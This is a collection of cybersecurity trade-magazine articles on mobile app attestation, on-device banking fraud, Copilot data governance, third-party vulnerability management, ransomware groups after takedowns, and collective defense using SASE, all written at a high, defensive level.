The history of iOS jailbreaks, and the discovery of privilege escalation bugs in both platforms, suggests that such vulnerabilities will continue to be exposed, however, it may take time for them to come to light. CVE-2024-20015, CVE-2024-20278, CVE-2023-20963, CVE-2023-42824 are recent examples from both platforms. Once available, vulnerabilities such as these can survive for quite a while in the Android space as many manufacturers work to tight margins and there is no financial incentive to distribute updates. Apple typically fairs a little better in this regard as their devices receive updates up to 5 years after the end of production. Another quote from Andeer at the workshop, talking about the number of APIs available to developers since the first release of iPhone, shows why I am confident that there are plenty more vulnerabilities to be found: “we’ve gone from 10,000 to more than 250,000 today.”

In addition to damaging independent mobile app security vendors' commercial prospects, statements like Andeer's, often made by Apple in relation to the iPhone, are harmful to the whole app security ecosystem. This marketplace is populated by organizations that recognize the need for app security despite statements made by Apple and they struggle to educate app developers on the threats that need to be addressed when their messages are wrongfully undermined by platform providers. To emphasize the need for app attestation, the argument is clear: the number of disclosed API breaches seems to be rising exponentially, as shown by the following [Statista](#) chart for the US. App attestation, done properly, significantly reduces the API attack surface available to bad actors and additionally limits breach automation options as the legitimate app is required for API access.

### Annual number of data compromises and individuals impacted in the United States from 2005 to 2023



Source  
Identity Theft Resource Center  
© Statista 2024

Additional Information:  
United States; Identity Theft Resource Center; 2005 to 2023; data compromises include data breaches, data exposures, and data theft; individuals impacted may go beyond the United States

In conclusion, while Apple's iPhone ecosystem offers built-in security features, these are almost all targeted at protecting the device user. For full app and API protection, developers must look beyond the services provided by these platforms and apply supplementary security measures, such as app attestation, to mitigate the risks associated with data breaches and unauthorized API access. By embracing a multi-layered approach to security, the app development community can better protect user data and uphold trust in the digital ecosystem.

#### About the Author

Ted Miracco, CEO of [Approov Mobile Security](https://www.approov.io), has more than 30 years in technology, spanning cybersecurity, defense electronics, RF/microwave circuit design, semiconductors and electronic design automation (EDA).

He is reachable at [@approov\\_io](https://twitter.com/approov_io) and [https://www.approov.io/](https://www.approov.io)





# The Emergence of On Device Fraud (ODF) in 2024 and Its Implications for Businesses

By Matteo Bogana, Cleafy

On-device fraud has emerged as a paramount concern for digital businesses, presenting an increasing threat that has proliferated significantly over the past year. This nefarious trend is driven by various factors, which we'll delve into here, along with exploring effective strategies to combat it.

**But first, let's understand what ODF entails.**

In online banking, on-device fraud refers to fraudulent activities occurring directly on a user's device, whether it be a computer, smartphone, or tablet. This type of fraud encompasses unauthorized access, manipulation, or exploitation of information and transactions conducted on the user's device. Here, we'll examine the primary ways in which this occurs.

Firstly, through malware and spyware: Cybercriminals may deploy malicious software to infect a user's device, granting them not only the ability to monitor and capture sensitive information like login credentials, PINs, or account details, but also to assume complete control over the device itself.

Secondly, through device compromise: If a user's device is compromised, either through hacking or physical theft, perpetrators can gain access to sensitive banking information stored on the device, enabling them to perpetrate fraud directly from it.

### **What are the driving forces behind the rapid proliferation of ODF?**

Advancements in anti-fraud defenses by banks are continually met with corresponding developments in fraudster tactics. Banks evolve their defenses during onboarding and device enrollment processes, leveraging improved device intelligence to identify suspect devices associated with multiple accounts. This technological arms race highlights the necessity for ongoing vigilance and adaptation.

Additionally, the accessibility of artificial intelligence (AI) has lowered the barrier for fraudsters to develop targeted technology. The widespread availability of AI tools empowers fraudsters to devise sophisticated schemes, thus exploiting vulnerabilities and circumventing traditional security measures. Consequently, combating on-device fraud necessitates proactive strategies that keep pace with emerging threats.

Our threat hunting team has recently tracked down an extensive campaign aimed at propagating the Copybara, a malware capable of perpetrating ODF, across important banks' online customers.

### **So, how can organizations effectively combat the rising tide of on-device fraud?**

A multifaceted approach is paramount. Conducting app and content integrity checks serves as a frontline defense, helping detect any tampering of content transmitted by app servers. Similarly, device integrity checks are vital to identifying unauthorized modifications, such as rooting or dangerous access rights granted to third-party apps.

Other proactive measures include searching for known or existing malware to swiftly identify and neutralize threats. However, given the dynamic nature of malware, businesses need tools to detect anomalies indicative of compromise from "zero-day malware"—malware not yet classified.

Accurate behavioral profiling is crucial in this regard, enabling organizations to spot anomalies in user behavior and spending patterns indicative of fraudulent activity. Additionally, predictive mule account identification can hugely enhance security by preemptively flagging suspicious accounts and transactions.

Lastly, leveraging data analytics and machine learning algorithms can be transformative, enabling organizations to proactively identify and mitigate risks associated with on-device fraud.

The threat of on-device fraud underscores the critical need for robust security measures and proactive strategies. As technology advances, so too must our defenses evolve to counter emerging threats. By harnessing the latest advancements in AI, behavioral analytics, and predictive modeling, organizations can stay ahead of fraudsters and protect both their assets and customers from harm.

## About the Author

Matteo Bogana is founder and CEO at Cleafy. With 20+ years of experience in the IT and High-Tech markets, Matteo has covered multiple positions in Global Corporations and Academic institutions, working mainly on the development and go-to-market of disruptive technologies and products. He is currently the CEO and Co-Founder of Cleafy, a recognized global market leader in enterprise cybersecurity and fraud management. Previously Matteo has been the Director of the Business Incubator of the Polytechnic of Milan and Polihub (one of the top three Academic Incubators in the World). He



has covered multiple positions at the Polytechnic of Milan, General Electric, and Accenture.

Matteo has a Ph.D. in Nanotechnology and an M.Sc. in Electronic Engineering. He is the inventor of multiple international patents and the author of numerous articles and peer-reviewed scientific papers. Matteo Bogana can be reached at [matteo.bogana@cleafy.com](mailto:matteo.bogana@cleafy.com) and at our company website <https://www.cleafy.com>



## How Do You Implement Copilot Without Exposing Your Company to More Risk?

Top tips for being better prepared to implement AI tools and make them work well for your organisation

By Mike Bellido, Cloud Solution Architect, [CSI Ltd](#)

In the ever-evolving landscape of work, productivity and efficiency are paramount. Enter Copilot—an AI-powered companion that promises to revolutionise how we approach tasks, streamline workflows, and enhance collaboration. As the buzz around Copilot and other AI tools continues, organisations are grappling with the practicalities of implementation.

[Microsoft's Future of Work Report](#) sheds light on Copilot's impact. In a Teams meeting study, participants with Copilot access reported tasks as 58% less draining than those without, and among enterprise Copilot users, 72% agreed that Copilot helped them spend less mental effort on mundane or repetitive tasks.

However, the report also found that only 18% of organisations believe they are digitally thriving. So, how do you go about implementing Copilot when your organisation isn't that digitally savvy? I've spoken to many people who are almost afraid about implementing AI, but it doesn't have to be a concern if you plan and implement the right steps methodically. With many different AI versions, from Dynamics, Salesforce, Azure, and Service Now the advice is the same.

Here are my top tips for being better prepared to implement AI tools and make them work well for your organisation.

### **Ensure your data quality is high.**

To obtain the right results from AI you need to make sure that the data it searches for information is of good quality, relevant, and not out of date. Understanding first how the AI tool uses data and the potential consequences of using old or wrong data is critical to success. AI is only as good as the information it uses to answer your questions and importantly how you ask it questions.

It's crucial to gain visibility of all your data sources and start to assess their quality. Look at what can be discarded, archived, or what needs updating, and what is good to use straight away. There is no point in AI trawling through lots of documents to help you create a new one if the information in the previous ones is out of date.

Incredibly, your average person using technology creates at least 1.7 MB of data every second, so it's not surprising 47% of workers struggle to find the information needed to perform their jobs effectively. Workers waste time every day looking for what they need, but AI can help with this if we keep only what is relevant and up-to-date, and company data policies should address this issue.

It's crucial to spend time assessing and 'cleaning up' your data before you start using AI. Your IT teams will need to assess the quality of all your data across functions and departments.

It's also important to be aware of 'dark data.' That is, data that is not necessarily immediately visible to you but which is still accessible by AI. This could be data that has come across with a migration, for example. Check your organisation has a policy to delete all data that is five or ten years old. Putting in place the right permissions and reviewing your data constantly will ensure you adopt AI successfully.

Undertake a data assessment to make good decisions on what content to keep, remove, or archive. By establishing what data is relevant and improving your data quality your AI results will improve.

### **Store your data in the right place.**

It's important to match your storage capabilities and platforms with your data needs so that you are not wasting money on the wrong type of storage. You also need to be able to scale up and down as required when you are running AI tools as they need extra compute power to run smoothly.

Do you know where your data is stored in M365 and other databases? How do they interconnect, what data do you need from them, and do they have the right security in place? For example, old data can be stored outside Microsoft 365 and Copilot can't access it, but it can be brought back online should someone want to use it for a project.

Also, consider whether you are using and storing data in the right way to meet any regulatory obligations you have. Set it out in an AI strategy document - having a clear strategy in place will make adoption easier too. Without it, the wrong permissions might be granted to someone and potentially cause a data leak which results in a fine from your regulatory body.

### **Have strong data privacy, compliance, and security in place.**

Understanding your organisation's regulatory obligations and meeting all GDPR legislation requires extra vigilance with Copilot. It will 'gather' information from a variety of different sources so it's key that anyone accessing data has the right permissions in place to meet all your regulatory obligations. And think about both internal and external sharing of content too. For example, most companies share sensitive information with suppliers so having the right data privacy controls in place is important.

How sensitive is your data? Consider which data sets need to be locked down and what compliance needs you have as a company. Identify sensitive data, external users, and how items are shared internally. Then give all information a risk category, identified by audience, then your IT admin team can run assessments and work out how to prevent the oversharing of sensitive data.

It's also important to clean up permissions and enforce policies. Remove shadow users who have access but haven't used specific data because they have moved departments. Who has access to a specific set of data can be reviewed and permissions set by your IT team. For example, 'leases' can be put on workspaces to allow time-limited access to data sets. When your data and environment are clean and secure you can use AI and automation to manage and govern your data.

### **Train your staff well**

The final part of a successful AI rollout is training your staff how to use Copilot properly, including understanding what prompts to use for it to come back with useful information. Your IT team should have a clear overview of the people who are licensed to use Copilot and how they are using it. They can then suggest who needs more training or support if they are not using it.

Employees also need to understand the risks around AI-generated information and check its veracity every time. For example, if they are using Chat GPT across internal data are they asking the right questions to retrieve the best answers, and are they checking the data is recent and relevant?

In theory, if you started with a data assessment, your data should be clean and up to date. However, we know that data goes out of date quickly, so all employees need to be aware not only of how to use the tools but also of how to review and assess whether the information that it generates is useable.




Copilot isn't a silver bullet, but it's a powerful ally. As organisations strive to thrive in the digital age, Copilot is a companion that if implemented and used correctly will help transform your workday.

### **About the Author**

Mike Bellido, Cloud Architect, [CSI Ltd](#). Mike is a Cloud Architect who has achieved high standards across a variety of industry sectors and roles. Demonstrating solid technical and product knowledge of hybrid cloud environments to customers through effective communication skills and trusted advisor status ship.

Mike can be reached online at our company website <http://www.csiltd.co.uk>





## Beyond Scanners: A Multi-Layered Approach to Third-Party Software Vulnerability Management

By Chahak Mittal, Cybersecurity Manager, Universal Logistics Holdings

Modern software development thrives on efficiency. Instead of reinventing the wheel, developers often leverage pre-built components from external vendors. These components, like libraries or frameworks, offer functionalities that would be time-consuming to develop from scratch. This approach brings significant benefits:

1. **Faster Development:** By utilizing pre-built components, developers can focus on core functionalities and deliver applications quicker.
2. **Reduced Costs:** Developing everything in-house can be expensive. Third-party components provide cost-effective solutions.
3. **Enhanced Functionality:** These components offer a vast array of features and functionalities that would be difficult to build internally.

However, this reliance on external tools introduces a hidden vulnerability: security flaws within the third-party components themselves. These vulnerabilities can be just as dangerous as flaws in your own code, potentially allowing attackers to gain access to your systems and data.

## Exploring the Limitations of Traditional Scanners and the Opaque Nature of Third-Party Code

The problem of blind spots when it comes to third-party software vulnerabilities stems from two main root causes: limitations of traditional vulnerability scanners and the opaque nature of third-party code.

### 1. Limited Scanning Capabilities:

Imagine a security guard tasked with patrolling a building. They have a master key that grants access to most areas, but some rooms require special access cards. This scenario parallels the limitations of vulnerability scanners.

- **Credential Dependence:** Some vulnerabilities within third-party components can only be unearthed by accessing specific functionalities within the software. Traditional scanners might lack the capability to do this without proper credentials. Think of the special access cards needed for specific rooms in our analogy. Without the right credentials, the guard (scanner) can't enter and assess the security of those areas (functionalities).
- **Misconfigurations:** Just like a security guard can miss a room due to a faulty keycard reader, scanner misconfigurations can lead them to overlook vulnerabilities. For instance, the scanner might not be programmed to scan specific ports or directories where the third-party component resides. This creates a blind spot, like a malfunctioning keycard reader preventing the guard from accessing a particular room.

### 2. Opaque Third-Party Code:

Unlike your own building with transparent windows, the inner workings of third-party components are like a black box. You can't see the code itself, making it difficult to directly scan for vulnerabilities.

These limitations create a significant challenge. Traditional scanners might miss vulnerabilities due to credential needs or misconfigurations, and you can't directly scan the code itself. This leaves you relying on the vendor to identify and address security flaws within their software, potentially exposing your systems until a patch is available.

## A Multi-Layered Approach to Third-Party Software Vulnerability

The challenge of tracking vulnerabilities in third-party software demands a multi-faceted solution. Here's how a layered approach combining automated systems and human vigilance can empower you to stay informed and take timely action:

### Layer 1: Leveraging Automation for Efficiency

- **Vulnerability Databases:** National resources like the National Vulnerability Database (NVD) serve as a central hub for known vulnerabilities. By regularly querying these databases for specific software versions you use (e.g., Cisco Firewall version X.Y.Z), you can identify potential threats.
- **Subscription Services:** Signing up for security mailing lists offered by vendors allows you to receive automated notifications directly from the source. Whenever a new vulnerability is discovered and a patch becomes available, you'll be alerted, allowing for a quicker response.

- CISA Known Exploited Vulnerabilities Catalog: The Cybersecurity & Infrastructure Security Agency (CISA) prioritizes critical vulnerabilities actively exploited by attackers. By automating notifications based on keywords like the software name in this list, you can focus your patching efforts on the most pressing threats.

## **Layer 2: Human Vigilance for a Holistic View**

- Staying Informed: Don't underestimate the power of human vigilance. Subscribing to industry publications and security blogs can keep you updated on the latest vulnerabilities and exploit trends.
- Security Reviews: Conduct periodic reviews of your software inventory to identify and assess third-party components. This allows you to not only identify the software you're using but also understand their version numbers and any known vulnerabilities associated with those specific versions.

By combining automated systems to gather information efficiently with human vigilance to stay informed about the broader security landscape, you create a robust defense system. This allows you to not only identify potential vulnerabilities but also prioritize patching efforts based on criticality and exploit trends.

## **Implementing Comprehensive Vulnerability Management Strategies in Everyday Practices**

The strategies discussed so far equip you with the knowledge to identify vulnerabilities in third-party software. But how do you translate this knowledge into actionable steps within your organization?

Here's how to integrate vulnerability tracking into your daily practices:

### **1. Develop a Vulnerability Management Policy:**

Think of this policy as your security blueprint. It should clearly outline a structured approach to managing vulnerabilities in third-party software. Key aspects to include:

- Identification Procedures: Define the methods for identifying vulnerabilities, such as utilizing vulnerability databases, vendor security mailing lists, and CISA alerts.
- Prioritization Framework: Establish a system for prioritizing vulnerabilities based on factors like severity, exploitability, and the criticality of the affected software.
- Patching Procedures: Outline the process for acquiring and deploying patches for identified vulnerabilities. This might involve defining timelines, assigning responsibilities, and testing procedures to ensure patch compatibility.
- Reporting Requirements: Specify how identified vulnerabilities and patching actions should be documented and reported.

### **2. Regular Security Reviews:**

Schedule periodic reviews of your software inventory, not unlike taking stock of your physical assets. Here's how to make these reviews effective:

- **Inventory Management:** Maintain an up-to-date list of all software used within your organization, including third-party components. This allows you to target vulnerability scans and assessments effectively.
- **Version Tracking:** Track the specific versions of each software you're using. This is crucial as vulnerabilities are often associated with specific versions.
- **Vulnerability Assessment:** Leverage the vulnerability databases and other resources discussed earlier to assess the identified third-party software versions for known vulnerabilities.

### 3. Teamwork and Training:

Security is a team effort. Here's how to empower your team to be part of the solution:

**Security Awareness Training:** Educate your team members on the importance of software security and the potential threats posed by vulnerabilities.

**Encourage Reporting:** Foster a culture where team members feel comfortable reporting suspicious activity or potential security concerns. This can be a crucial first step in identifying and addressing vulnerabilities.

**Collaboration:** Establish clear communication channels between security teams and other departments responsible for software deployments and patching procedures.

By integrating these practices into your daily routine, you move beyond simply identifying vulnerabilities. You establish a proactive security posture that allows you to prioritize threats, take timely action, and effectively manage the risks associated with third-party software. Remember, a well-informed and vigilant team empowered by clear procedures is your strongest defense against hidden vulnerabilities.

## Taking the Next Steps in Strengthening Organizational Security Posture

Don't be a sitting duck waiting to be exploited! Implement these strategies to build a robust defense system against vulnerabilities in third-party software. Here's your action plan:

**Regularly Monitor Vulnerability Databases:** Schedule periodic checks of vulnerability databases like the NVD to identify potential threats within the software you use.

**Automate Critical Notifications:** Set up automated alerts based on keywords in resources like the CISA list to prioritize patching efforts for actively exploited vulnerabilities.

**Consider Specialized Tools:** Explore dedicated vulnerability management tools that offer comprehensive scanning and reporting capabilities for third-party software.

**Foster a Culture of Security:** Educate your team and encourage them to report suspicious activity.

By combining vigilance with automation, you can effectively track vulnerabilities and keep your systems secure. Remember, a proactive approach is key. Act today and build a defense system that safeguards your organization from the ever-evolving threat landscape.

## About the Author

Chahak Mittal is a Certified Information Systems Security Professional (CISSP) and Cybersecurity Governance, Risk and Compliance Manager at Universal Logistics. Chahak is deeply committed to knowledge sharing and community engagement. She has actively contributed to the cybersecurity ecosystem through her roles as a Judge at Major League Hacking (MLH) Hackathons and a dedicated Cybersecurity Teacher in the Microsoft TEALS Program. Chahak's active involvement in organizations such as the Cybersecurity Collaboration Forum and SecureWorld's Detroit Advisory Board has been instrumental in her pursuit of staying at the forefront of industry trends and challenges. She has also channeled her insights into thought-provoking cybersecurity articles, published on SecureWorld, making a meaningful contribution to the field's intellectual discourse. Chahak's commitment to diversity and inclusion in cybersecurity is unwavering. She has actively participated in organizations like Women in Cybersecurity (WiCyS) and the Michigan Council of Women in Technology (MCWT), where she has championed the cause of gender diversity within the field. Her outreach efforts extend to interviews on prominent media platforms like PBS Channel and the Women in Technology podcast, where she has shared her insights to inspire young girls to consider cybersecurity as a viable and rewarding career path.



Chahak Mittal can be reached online at ([goyalchahak6@gmail.com](mailto:goyalchahak6@gmail.com)) and at her LinkedIn profile <https://www.linkedin.com/in/chahak-mittal-cissp/>



## What Happens After a Ransomware Group is Disrupted?

By Nataliia Zdok, Senior Threat Intelligence Analyst at Binary Defense

As ransomware attacks continue to surge, costing businesses over \$1 billion last year alone, law enforcement agencies are cracking down on these criminal groups by disrupting their operations and seizing online infrastructure.

However, just because a ransomware group has been disrupted, that doesn't mean it is no longer a threat to your company.

The very nature of the ransomware-as-a-service (RaaS) industry makes it easy for ransomware groups to recover from a law enforcement disruption. These crackdowns typically involve seizing the group's darknet leak sites, social media, command-and-control (C2) infrastructure, cryptocurrency wallets and

decryption keys. However, ransomware gangs can simply rebuild their online infrastructure, update their malware, and recruit new affiliates to rebrand the operation and resume extortion operations.

Unless the group's key members are arrested, the takedown may only have a temporary effect.

Here's what businesses need to know.

How Ransomware Groups Respond:

Following a law enforcement intervention, ransomware groups can respond in several ways. Here are the four most common outcomes:

### **Selling Their Code**

Ransomware groups may shut down their operations if law enforcement is able to significantly damage their reputation among other criminal groups. However, this isn't the end of the problem – many of these groups will sell their source code and other assets.

The buyer(s) of this source code will often integrate it into their own hacking operations, thereby resurrecting the threat. For example, in January 2023, law enforcement seized the Hive ransomware operation's payment and data leak sites, but just nine months later, we observed a new RaaS group called Hunters International, which claimed to have purchased the encryptor source code from the Hive developers.

This source code can still be valuable, even if the ransomware decryption keys have been leaked. That's because the ransomware can be retooled to create new decryption keys or it can be used purely for data theft and extortion instead of encryption.

### **Rebranding Under a New Name**

It is extremely common for ransomware groups to rebrand following a law enforcement takedown. These new groups are no less dangerous than the original. In fact, they may become even smarter and more strategic.

For example, after attacking the Colonial Pipeline in 2021, DarkSide faced intense law enforcement scrutiny and fund seizure. This led to the group's rebranding as BlackMatter.

When rebranding, a group will often continue to rely on all or part of the source code used in the original ransomware. However, the group's tactics will often change. They may switch from encryption attacks to pure data extortion, limit their affiliates and the operation's overall size, and their victim targeting may also change.



## Criminal Mergers

Disrupted ransomware groups may also join forces with other cybercriminal factions in an effort to restore business operations.

For example, when ALPHV's Tor websites went offline, the admin of the LockBit ransomware group immediately [began recruiting the coder](#) behind the ALPHV encryptor. Also, LockBit's ransomware version, Green, uses a Conti-based encryptor, which suggests cooperation between Lockbit and former members of the Conti group.

Ransomware mergers can create a lot of problems for security teams, since they can change the known tactics of the groups, create a more skilful and resourceful adversary, and make it harder to predict both the initial attacks and the extortion tactics they will use against companies.

## Retaliation

Despite the risk of attracting more law enforcement attention, especially after take-downs, some ransomware groups may escalate their attacks in retaliation for being disrupted. This makes them significantly more dangerous and unpredictable.

Less than a week after the LockBit ransomware gang was disrupted by a multinational law enforcement operation, it resumed its activities on a new, presumably more secure infrastructure. The gang relocated its data leak site to a new address and listed new victims, to include the FBI, although this appeared to be more of a publicity stunt. LockBit also announced a strategic shift towards intensifying attacks within the government sector.

How Businesses Should Respond:

Law enforcement's disruption of ransomware operations is necessary to control the threat landscape, but the adaptability and resilience of ransomware groups mean that these takedowns often have a temporary effect.

To reduce the potential security risks of ransomware incidents, companies should follow the best security practices provided in the [#StopRansomware Guide](#), created by the Joint Ransomware Task Force (JRTF).

When a company is attacked by ransomware, they should follow the [Ransomware Response Checklist by CISA](#). The EU's "[No More Ransom](#)" website also provides decryption tools for about 177 ransomware variants, including REvil/Sodinokibi, LockBit 3.0, Alpha, Chaos, WannaCryFake, Babuk, Bianlian, and Darkside. However, it's important for companies to understand that just because they get a decryptor for the ransomware, that doesn't mean the process of removing it and restoring systems will be easy – or brief. Recovery can be a very arduous and difficult process and companies will also need to make sure the ransomware criminals do not still have hidden access to the network.

The U.S. government does not recommend paying ransoms for a multitude of reasons. Ransom payments may also be illegal, if the group is in a US sanctioned territory or on the [sanctions list](#). It is also


important for companies to understand that a ransom payment does not guarantee the restoration of data or the security of compromised systems and data. Criminals cannot be trusted to keep their promises, but in addition to this, the RaaS structure means that multiple criminals now play a role in many of these attacks. If the criminals ever have a falling out, as recently happened with ALPHV and its affiliate in the Change Healthcare ransom payment, the victim could still be on the hook, even after it pays millions.

The ransomware incident should be reported to the FBI, CISA, or the U.S. Secret Service. Law enforcement can help a victim to prevent future attacks, and if they identify an attacker, the victim's files could be decrypted and recovered at no expense.

As the threat posed by ransomware groups grows, organizations should stay informed, act proactively to protect their networks and invest in cybersecurity.

### About the Author

Nataliia Zdrok is a Senior Threat Intelligence Analyst at [Binary Defense](#) and is responsible for researching, collecting and analyzing the latest cyber threats, attack methods and malware used by cyber threat actors worldwide -- including criminal organizations, hacktivist groups and state-sponsored hackers. Nataliia can be reached online via [LinkedIn](#) and at the company website: <https://www.binarydefense.com/>.





## Cybersecurity Is a Team Sport: Defending Business Operations Through a Collective Defense Strategy

By Craig Harber, Security Evangelist, Open Systems

Today's cyber threats continue to evolve and become more challenging to address, especially with the onset of business transformation and the growth of remote and hybrid work. And the number of attack surface assets that most organizations must manage has exploded exponentially. Third- and fourth-party relationships critical to business operations further complicate this ever-growing attack surface. These environments have varying degrees of security goodness monitored by security analysts with different degrees of knowledge and skills. Further complicating this grim reality are threat actors introducing artificial intelligence to automate the processes of launching cyberattacks, making it easier for them to identify and exploit vulnerabilities in their targets.

Organizations, even large, well-resourced ones, cannot contend with the sheer scale of today's sophisticated threat actors without help from private, public, and industrial sector entities. This shortcoming was the impetus for the Cyber Incident Reporting for Critical Infrastructure Act of 2022 (CIRCIA). This act only applies to owners and operators of our nation's critical infrastructure, but its impact will be a game-changer for the entire cybersecurity community. When fully enacted, it will improve the understanding of cyber threats and spearhead more coordinated action responses against them, as well as spot adversary campaigns earlier in the attack lifecycle.

The cybersecurity community must grapple with the reality of continuous attacks that only worsen over time, especially as they embrace more complex IT infrastructure involving multiple cloud assets and SaaS solutions. With IT resources now located in the cloud and away from the protection of on-premises security solutions, it is essential to adopt a modern security strategy that extends connectivity to wherever critical business resources exist. Secure Access Service Edge (SASE) is a business modernization strategy that meets the moment. This security concept was introduced in 2019 by consulting firm Gartner and has since become one of the most dependable security solutions for modern enterprises. It brings network security together with software-defined wide area networking (SD-WAN) functions to protect against a wide range of new threats. It offers a unified way to address various cyberattacks without compromising connectivity.

## Applying a successful defense strategy to cybersecurity

The principle of collective defense is not new; it is at the core of NATO's founding mission. It remains a unique and enduring treaty that commits NATO member nations to work together towards a common goal. Collective defense offers a similar mission for CIRCIA member organizations in their ongoing battle against nation-state actors and cyber criminals who aspire to operate inside and disrupt critical business ecosystems.

Collective defense is based on a principle of continuous collaboration, sharing of threat intelligence, and coordinated response actions among member organizations to identify and defeat cyber threats. It is a force multiplier that leverages analytic skills from across the public, private, and industrial sectors to defeat the many shared challenges. Cooperation amongst member organizations provides what some view as a long-range radar of cyber threats. Member organizations can use this information to inform their threat detection and hunting efforts based on understanding active threats external to their networks that may soon attack their business enterprises.

Essentially, collective cyber defense is a team sport. It is a collaborative cybersecurity strategy that requires member organizations to share real-time threat intelligence, regardless of industrial sector or industry, to defend against targeted cyber threats. To be successful, it must establish incident reporting requirements, threat intelligence sharing requirements, and incident response capabilities similar to those championed by CIRCIA.

## Putting a collective defense strategy into practice

Implementing collective defense involves a coordinated approach to cybersecurity where multiple organizations collaborate to detect, defend against, and respond to cyber threats. The critical undertakings to successfully implement this strategy include:

- **Identify stakeholders:** Invite broad participation from public, private, and industrial sectors to maximize understanding of the threat landscape and active campaigns targeting their enterprises.
- **Develop trust:** Establish non-disclosure agreements, define roles and responsibilities, and ensure operational transparency to build trust among participating organizations.
- **Create communication channels:** Establish secure collaboration mechanisms to share threat intelligence, response actions, best practices, and incident reports to enable real-time defense against cyber threats.
- **Share threat intelligence and response actions:** Encourage member organizations to adopt a common technical lexicon to characterize and categorize attackers (e.g., the MITRE ATT&CK framework) and share indicators of compromise (IoCs) and other relevant threat data, including detection rules, threat hunting playbooks, and incident response playbooks.
- **Conduct collaborative analysis:** Pool resources to analyze shared data, identify patterns, predict potential threats, develop and maintain detections, and curate incident response.

If a member organization also owns or operates any portion of the nation's critical infrastructure, it must prepare to meet its CIRCIA reporting obligations.

- **Update incident response plans:** Develop or update incident response plans to address time-sensitive notification requirements and include detailed evidence preservation and collection procedures.
- **Train incident response teams:** Brief incident response teams on the CIRCIA reporting requirements to allow organizations to comply with these new processes.

By following these steps and fostering a culture of collaboration, organizations can effectively implement a collective defense strategy, enhancing their ability to defend against and respond to cyber threats.

## Applying SASE to a collective defense strategy

Secure Access Service Edge (SASE) plays a crucial role in enhancing collective defense strategies by addressing modern cyber threats. The SASE architecture combines various network and security functions such as SD-WAN to optimize connectivity, domain name system (DNS) layer security, firewalls for segmentation and traffic inspection, secure web gateways (SWG) for internet security, cloud access service broker (CASB) to govern access to SaaS applications, zero-trust network access (ZTNA) for application-centric access control, and more with single policy administration and consolidated reporting.

It is designed with flexibility to support remote and distributed workforces, allowing employees to access company resources from anywhere, on any device, without needing a physical connection to the corporate network. Flexibility is particularly beneficial today, where remote work has become the norm for many organizations. SASE allows businesses to customize their networking and security solutions to

meet their needs, including the ability to choose from various deployment options, including hybrid, cloud-only, and on-premises, depending on the organization's needs.

By leveraging advanced analytics and traffic monitoring, SASE visibility provides real-time insights into network performance, user behavior, and security threats. This holistic view lets organizations optimize network resources, enhance user experience, and mitigate potential risks.

With SASE, it is easy to scale functionality up or down, as needed, without investing in additional hardware or infrastructure. Scaling can save businesses significant time and money, as they won't have to worry about constantly upgrading and reconfiguring their network and security systems.

### Implementing SASE to improve collective defense.

SASE is a security framework that improves collective defense by enabling organizations to work toward the following key goals:

- Reducing the complexity of using multiple network security tools
- Ensuring flexibility and scalability in protecting systems
- Achieving zero trust

These goals help achieve key advantages that define SASE's role in addressing new cyber threats.

- **Unified approach:** SASE integrates network security functions with SD-WAN capabilities. Secure access to applications and resources is automatically enforced regardless of user or device location. By unifying security and networking, SASE simplifies the complex landscape of cybersecurity tools.
- **Reduced complexity:** Organizations often need help curating multi-sourced threat intelligence and managing multiple cybersecurity products, leading to inefficiencies. SASE provides a unified interface for managing various security tools, streamlining security operations, and reducing complexity.
- **Flexibility and scalability:** SASE adapts to the dynamic needs of modern enterprises. It allows organizations to scale security measures as their IT infrastructure evolves. Whether protecting on-premises resources or cloud assets, SASE ensures consistent enforcement of security policies.
